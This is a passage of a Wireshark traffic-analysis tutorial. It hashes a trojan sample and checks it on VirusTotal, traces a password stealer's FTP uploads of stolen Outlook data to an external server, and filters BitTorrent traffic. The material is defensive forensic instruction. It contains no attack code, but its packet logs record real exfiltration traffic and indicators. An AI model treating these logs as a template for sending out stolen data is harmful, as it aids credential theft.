
For getting SHA256 hash of these executable file use this command on terminal.

```
shasum -a 256 filename
```

eg: shasum –a 256 q.exe

ca34b0926cdc3242bbfad1c4a0b42cc2750d90db9a272d92cfb6cb7034d2a3bd

Search on Virus Total with that file’s hash.



ⓘ 47 engines detected this file


ca34b0926cdc3242bbfad1c4a0b42cc2750d90db9a272d92cfb6cb7034d2a3bd
q.exe
peexe

657.00 KB
Size

2020-02-08 19:39:55 UTC
4 months ago


Acronis	ⓘ Suspicious	Ad-Aware	ⓘ Trojan.GenericKD.41370195
AhnLab-V3	ⓘ Malware/Win32.Generic.C2879518	Alibaba	ⓘ TrojanPSW:Win32/Tercen.057a7c20
ALYac	ⓘ Trojan.Agent.gen	Antiy-AVL	ⓘ Trojan/Win32.ParasiteStealer.a
SecureAge APEX	ⓘ Malicious	Arcabit	ⓘ Trojan.Generic.D2774253
Avast	ⓘ Win32:Trojan-gen	AVG	ⓘ Win32:Trojan-gen
BitDefender	ⓘ Trojan.GenericKD.41370195	BitDefenderTheta	ⓘ Gen:NN.ZexaF.34084.PqW@aWICKcp
CAT-QuickHeal	ⓘ Trojan.Agent	Comodo	ⓘ Malware@#xm8rzc4z5mus
CrowdStrike Falcon	ⓘ Win/malicious_confidence_80% (W)	Cylance	ⓘ Unsafe
DrWeb	ⓘ Trojan.MulDrop9.5080	Emsisoft	ⓘ Trojan.GenericKD.41370195 (B)
Endgame	ⓘ Malicious (high Confidence)	eScan	ⓘ Trojan.GenericKD.41370195

When exporting the HTML files sent back to the FTP server from the infected Windows host we need to search more precisely. Why? For what? Because each time the same name for the file is used. Use filter ftp.request.command, select, and scroll to the end. We will see the same file name used to store stolen data (STOR) as an HTML to the FTP server



```
ftp.request.command

No.   Time                Source       Destination     Protocol Length Host   Info
 2855 2019-06-14 04:52:54 10.6.13.102  216.55.163.106  FTP      62            Request: TYPE A
 2859 2019-06-14 04:52:54 10.6.13.102  216.55.163.106  FTP      60            Request: PASV
 2866 2019-06-14 04:52:54 10.6.13.102  216.55.163.106  FTP      81            Request: STOR 1052543721_logs.html
 2882 2019-06-14 04:53:12 10.6.13.102  216.55.163.106  FTP      62            Request: TYPE A
 2886 2019-06-14 04:53:12 10.6.13.102  216.55.163.106  FTP      60            Request: PASV
 2893 2019-06-14 04:53:12 10.6.13.102  216.55.163.106  FTP      81            Request: STOR 1052543721_logs.html
 2909 2019-06-14 04:53:30 10.6.13.102  216.55.163.106  FTP      62            Request: TYPE A
 2913 2019-06-14 04:53:30 10.6.13.102  216.55.163.106  FTP      60            Request: PASV
 2920 2019-06-14 04:53:30 10.6.13.102  216.55.163.106  FTP      81            Request: STOR 1052543721_logs.html
 2936 2019-06-14 04:53:48 10.6.13.102  216.55.163.106  FTP      62            Request: TYPE A
 2940 2019-06-14 04:53:48 10.6.13.102  216.55.163.106  FTP      60            Request: PASV
 2947 2019-06-14 04:53:48 10.6.13.102  216.55.163.106  FTP      81            Request: STOR 1052543721_logs.html
```

Use the filter ftp-data.command contains .html to see the associated files sent over the ftp data channel.


extracting-objects-from-pcap-example-05.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ftp-data.command contains .html


```
No.   Time                Source       Destination     Protocol Length Host  Info
 2843 2019-06-14 04:52:36 10.6.13.102  216.55.163.106  FTP-DA…  1514        FTP Data: 1460 bytes (PASV) (STOR 1052543721_logs.html)
 2844 2019-06-14 04:52:36 10.6.13.102  216.55.163.106  FTP-DA…  1514        FTP Data: 1460 bytes (PASV) (STOR 1052543721_logs.html)
 2847 2019-06-14 04:52:36 10.6.13.102  216.55.163.106  FTP-DA…   885        FTP Data: 831 bytes (PASV) (STOR 1052543721_logs.html)
 2870 2019-06-14 04:52:54 10.6.13.102  216.55.163.106  FTP-DA…  1514        FTP Data: 1460 bytes (PASV) (STOR 1052543721_logs.html)
 2871 2019-06-14 04:52:54 10.6.13.102  216.55.163.106  FTP-DA…  1514        FTP Data: 1460 bytes (PASV) (STOR 1052543721_logs.html)
 2874 2019-06-14 04:52:54 10.6.13.102  216.55.163.106  FTP-DA…   885        FTP Data: 831 bytes (PASV) (STOR 1052543721_logs.html)
 2897 2019-06-14 04:53:12 10.6.13.102  216.55.163.106  FTP-DA…  1514        FTP Data: 1460 bytes (PASV) (STOR 1052543721_logs.html)
 2898 2019-06-14 04:53:12 10.6.13.102  216.55.163.106  FTP-DA…  1514        FTP Data: 1460 bytes (PASV) (STOR 1052543721_logs.html)
 2901 2019-06-14 04:53:12 10.6.13.102  216.55.163.106  FTP-DA…   885        FTP Data: 831 bytes (PASV) (STOR 1052543721_logs.html)
 2924 2019-06-14 04:53:30 10.6.13.102  216.55.163.106  FTP-DA…  1514        FTP Data: 1460 bytes (PASV) (STOR 1052543721_logs.html)
 2925 2019-06-14 04:53:30 10.6.13.102  216.55.163.106  FTP-DA…  1514        FTP Data: 1460 bytes (PASV) (STOR 1052543721_logs.html)
 2928 2019-06-14 04:53:30 10.6.13.102  216.55.163.106  FTP-DA…   885        FTP Data: 831 bytes (PASV) (STOR 1052543721_logs.html)
```

```
Frame 2843: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits)
    Encapsulation type: Ethernet (1)
    Arrival Time: Jun 14, 2019 04:52:36.774184000 India Standard Time
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1560468156.774184000 seconds
    [Time delta from previous captured frame: 0.000756000 seconds]
    [Time delta from previous displayed frame: 0.000000000 seconds]
    [Time since reference or first frame: 38.125866000 seconds]
    Frame Number: 2843
    Frame Length: 1514 bytes (12112 bits)
    Capture Length: 1514 bytes (12112 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:tcp:ftp-data:data-text-lines]
    [Coloring Rule Name: TCP]
```

```
0000  20 e5 2a b6 93 f1 00 08  02 1c 47 ae 08 00 45 00    ·*····· ··G···E·
0010  05 dc 05 a8 40 00 80 06  5c 66 0a 06 0d 66 d8 37   ····@··· \f···f·7
0020  a3 6a c0 3d cb ea f0 c8  f5 32 11 52 56 c0 50 10   ·j·=···· ·2·RV·P·
0030  fa f0 c2 99 00 00 3c 63  65 6e 74 65 72 3e 0d 0a   ······<c enter>··
0040  0d 0a 3c 62 3e 4d 69 63  72 6f 73 6f 66 74 20 4f   ··<b>Mic rosoft O
0050  75 74 6c 6f 6f 6b 20 33  32 20 62 69 74 3c 2f 62   utlook 3 2 bit</b
0060  3e 0d 0a 3c 2f 63 65 6e  74 65 72 3e 3c 63 65 6e   >··</cen ter><cen
0070  74 65 72 3e 0d 0a 0d 0a  3c 62 3e 53 75 62 4b 65   ter>···· <b>SubKe
0080  79 20 53 6f 66 74 77 61  72 65 5c 4d 69 63 72 6f   y Softwa re\Micro
0090  73 6f 66 74 5c 4f 66 66  69 63 65 5c 31 36 2e 30   soft\Off ice\16.0
00a0  5c 4f 75 74 6c 6f 6f 6b  5c 50 72 6f 66 69 6c 65   \Outlook \Profile
00b0  73 5c 4f 75 74 6c 6f 6f  6b 5c 39 33 37 35 43 46   s\Outloo k\9375CF
00c0  46 30 34 31 33 31 31 31  64 33 42 38 38 41 30 30   F0413111 d3B88A00
00d0  31 30 34 42 32 41 36 36  37 36 20 4e 6f 74 20 46   104B2A66 76 Not F
00e0  6f 75 6e 64 20 3c 2f 62  3e 0d 0a 3c 2f 63 65 6e   ound </b >··</cen
00f0  74 65 72 3e 3c 63 65 6e  74 65 72 3e 0d 0a 0d 0a   ter><cen ter>····
```

Frame Number (frame.number) | Packets: 2963 · Displayed: 15 (0.5%) | Profile: Default

The destination port changes to the FTP server each time the file (STOR) is stored. TCP port 52202 is used for the first time. TCP port 57791 is for the second time. Has TCP port 55045 for the third time. It has 57203 for the fourth time. And 61099 the fifth time.



ftp-data.command contains .html

```
No.   Time                Source       Destination     Protocol Length Host  Source Port Destination Port Info
 2843 2019-06-14 04:52:36 10.6.13.102  216.55.163.106  FTP-DA…  1514        49213       52202            FTP Data: 1460 bytes (PASV) (STOR 1052543721_logs.html)
 2844 2019-06-14 04:52:36 10.6.13.102  216.55.163.106  FTP-DA…  1514        49213       52202            FTP Data: 1460 bytes (PASV) (STOR 1052543721_logs.html)
 2847 2019-06-14 04:52:36 10.6.13.102  216.55.163.106  FTP-DA…   885        49213       52202            FTP Data: 831 bytes (PASV) (STOR 1052543721_logs.html)
 2897 2019-06-14 04:53:12 10.6.13.102  216.55.163.106  FTP-DA…  1514        49215       55045            FTP Data: 1460 bytes (PASV) (STOR 1052543721_logs.html)
 2898 2019-06-14 04:53:12 10.6.13.102  216.55.163.106  FTP-DA…  1514        49215       55045            FTP Data: 1460 bytes (PASV) (STOR 1052543721_logs.html)
 2901 2019-06-14 04:53:12 10.6.13.102  216.55.163.106  FTP-DA…   885        49215       55045            FTP Data: 831 bytes (PASV) (STOR 1052543721_logs.html)
 2924 2019-06-14 04:53:30 10.6.13.102  216.55.163.106  FTP-DA…  1514        49216       57203            FTP Data: 1460 bytes (PASV) (STOR 1052543721_logs.html)
 2925 2019-06-14 04:53:30 10.6.13.102  216.55.163.106  FTP-DA…  1514        49216       57203            FTP Data: 1460 bytes (PASV) (STOR 1052543721_logs.html)
 2928 2019-06-14 04:53:30 10.6.13.102  216.55.163.106  FTP-DA…   885        49216       57203            FTP Data: 831 bytes (PASV) (STOR 1052543721_logs.html)
 2870 2019-06-14 04:52:54 10.6.13.102  216.55.163.106  FTP-DA…  1514        49214       57791            FTP Data: 1460 bytes (PASV) (STOR 1052543721_logs.html)
 2871 2019-06-14 04:52:54 10.6.13.102  216.55.163.106  FTP-DA…  1514        49214       57791            FTP Data: 1460 bytes (PASV) (STOR 1052543721_logs.html)
 2874 2019-06-14 04:52:54 10.6.13.102  216.55.163.106  FTP-DA…   885        49214       57791            FTP Data: 831 bytes (PASV) (STOR 1052543721_logs.html)
 2951 2019-06-14 04:53:48 10.6.13.102  216.55.163.106  FTP-DA…  1514        49217       61099            FTP Data: 1460 bytes (PASV) (STOR 1052543721_logs.html)
 2952 2019-06-14 04:53:48 10.6.13.102  216.55.163.106  FTP-DA…  1514        49217       61099            FTP Data: 1460 bytes (PASV) (STOR 1052543721_logs.html)
 2955 2019-06-14 04:53:48 10.6.13.102  216.55.163.106  FTP-DA…   885        49217       61099            FTP Data: 831 bytes (PASV) (STOR 1052543721_logs.html)
```

We 're using the same process as we used to. Instead of concentrating on the file names, focus on the TCP ports. To any TCP line use port 52202 to follow the TCP stream. Change "Show and save data as" to "Raw" in the TCP stream window, then save that file.. Do the same in case of HTML file over TCP port 57791.

Analyzing Torrent Traffic


Let us see how to analyze a torrent traffic and gather information. Before starting I'll explain what is BitTorrent?

BitTorrent is a file-distribution protocol. It identifies URL content and is designed to seamlessly integrate with the web. Its advantage over plain HTTP is that when multiple downloads of the same file occur simultaneously, the downloaders upload to each other, allowing the file source to support very large numbers of downloaders with only a modest increase in their load.

These entities comprise a distribution of BitTorrent files:

- A web server
- A static 'metainfo' file
- A Tracker
- An 'original' downloader
- End user's web browsers
- End user's downloaders

It is a great ability to either identify malicious activity or someone using your network for the wrong reasons (even if it is harmless) to be able to track BitTorrent activity Actually, In fact, if you have people who use it to download things like the Linux distribution that was seceded, you might want to allow BitTorrent on your network. If it means a user downloads copyrighted material or malware, you might not want to allow that either.


2018-07-15-traffic-analysis-exercise.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>


No.	Time	Source	Destination	Protocol	Length	Host	Source Port	Destination Port	Info
151	2018-07-15 09:45:43	10.0.0.2	10.0.0.201	CLDAP	246				searchResEntry(9) "<ROOT>" searchResDone(9) success [1 resu
89	2018-07-15 09:45:43	10.0.0.2	10.0.0.201	LDAP	1355		389	49676	searchResEntry(4) "<ROOT>" | searchResDone(4) success [1 r
43	2018-07-15 09:45:43	10.0.0.2	10.0.0.201	CLDAP	244				searchResEntry(3) "<ROOT>" searchResDone(3) success [1 resu
41	2018-07-15 09:45:43	10.0.0.2	10.0.0.201	CLDAP	244				searchResEntry(2) "<ROOT>" searchResDone(2) success [1 resu
22	2018-07-15 09:45:42	10.0.0.2	10.0.0.201	LDAP	1355		389	49667	searchResEntry(2) "<ROOT>" | searchResDone(2) success [1 r
5390	2018-07-15 09:47:53	10.0.0.2	10.0.0.201	CLDAP	244				searchResEntry(17) "<ROOT>" searchResDone(17) success [1 re
1496	2018-07-15 09:45:53	10.0.0.2	10.0.0.201	CLDAP	244				searchResEntry(16) "<ROOT>" searchResDone(16) success [1 re
1494	2018-07-15 09:45:52	10.0.0.2	10.0.0.201	CLDAP	244				searchResEntry(15) "<ROOT>" searchResDone(15) success [1 re
537	2018-07-15 09:45:45	10.0.0.2	10.0.0.201	CLDAP	244				searchResEntry(14) "<ROOT>" searchResDone(14) success [1 re
260	2018-07-15 09:45:43	10.0.0.2	10.0.0.201	CLDAP	244				searchResEntry(11) "<ROOT>" searchResDone(11) success [1 re
246	2018-07-15 09:45:43	10.0.0.2	10.0.0.201	CLDAP	246				searchResEntry(10) "<ROOT>" searchResDone(10) success [1 re
39	2018-07-15 09:45:43	10.0.0.2	10.0.0.201	CLDAP	260				searchResEntry(1) "<ROOT>" searchResDone(1) success [1 resu
16	2018-07-15 09:45:42	10.0.0.2	10.0.0.201	CLDAP	244				searchResEntry(1) "<ROOT>" searchResDone(1) success [1 resu
5462	2018-07-15 09:47:53	10.0.0.2	10.0.0.201	LDAP	1355		389	49876	searchResEntry(1) "<ROOT>" | searchResDone(1) success [4 r
1502	2018-07-15 09:45:53	10.0.0.2	10.0.0.201	LDAP	1355		389	49739	searchResEntry(1) "<ROOT>" | searchResDone(1) success [4 r
578	2018-07-15 09:45:45	10.0.0.2	10.0.0.201	LDAP	1355		389	49701	searchResEntry(1) "<ROOT>" | searchResDone(1) success [4 r
349	2018-07-15 09:45:44	10.0.0.2	10.0.0.201	LDAP	1355		389	49693	searchResEntry(1) "<ROOT>" | searchResDone(1) success [3 r
149	2018-07-15 09:45:43	10.0.0.201	10.0.0.2	CLDAP	245				searchRequest(9) "<ROOT>" baseObject
87	2018-07-15 09:45:43	10.0.0.201	10.0.0.2	LDAP	404		49676	389	searchRequest(4) "<ROOT>" baseObject
42	2018-07-15 09:45:43	10.0.0.201	10.0.0.2	CLDAP	310				searchRequest(3) "<ROOT>" baseObject

```
> Frame 1: 379 bytes on wire (3032 bits), 379 bytes captured (3032 bits)
> Ethernet II, Src: Msi_18:66:c8 (00:16:17:18:66:c8), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
> Internet Protocol Version 4, Src: 0.0.0.0, Dst: 255.255.255.255
> User Datagram Protocol, Src Port: 68, Dst Port: 67
> Dynamic Host Configuration Protocol (Request)
```

```
0000  ff ff ff ff ff ff 00 16  17 18 66 c8 08 00 45 00   ········ ··f···E·
0010  01 6d 4b 36 00 00 80 11  ee 4a 00 00 00 00 ff ff   ·mK6···· ·J······
0020  ff ff 00 44 00 43 01 59  fe 27 01 01 06 00 20 64   ···D·C·Y ·'····· d
0030  02 55 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ·U······ ········
0040  00 00 00 00 00 00 00 16  17 18 66 c8 00 00 00 00   ········ ··f·····
0050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
```

2018-07-15-traffic-analysis-exercise.pcap
Packets: 16358 · Displayed: 16358 (100.0%)
Profile: Default

Use filter **bittorrent** for filtering BitTorrent requests.


2018-07-15-traffic-analysis-exercise.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
bittorrent
```

```
No.   Time                 Source          Destination     Protocol    Length Host   Source Port Destination Port Info
 4520 2018-07-15 09:47:37  10.0.0.201      62.210.200.57   BitTorrent     122         49846       55020           Handshake
 4542 2018-07-15 09:47:37  62.210.200.57   10.0.0.201      BitTorrent     242         55020       49846           Handshake  Extended
 4543 2018-07-15 09:47:37  10.0.0.201      62.210.200.57   BitTorrent     766         49846       55020           Extended  Bitfield, Len:0x1cb  Port
 4549 2018-07-15 09:47:37  10.0.0.201      61.245.142.233  BitTorrent     122         49845       51413           Handshake
 4581 2018-07-15 09:47:37  62.210.200.57   10.0.0.201      BitTorrent     513         55020       49846           Bitfield, Len:0x1cb
 4684 2018-07-15 09:47:37  61.245.142.233  10.0.0.201      BitTorrent     122         51413       49845           Handshake
 4685 2018-07-15 09:47:37  10.0.0.201      61.245.142.233  BitTorrent     397         49845       51413           Extended  Have All  Allowed Fast, Pie
 4701 2018-07-15 09:47:38  10.0.0.201      82.102.24.163   BitTorrent     122         49851       42232           Handshake
 4710 2018-07-15 09:47:38  82.102.24.163   10.0.0.201      BitTorrent     242         42232       49851           Handshake  Extended
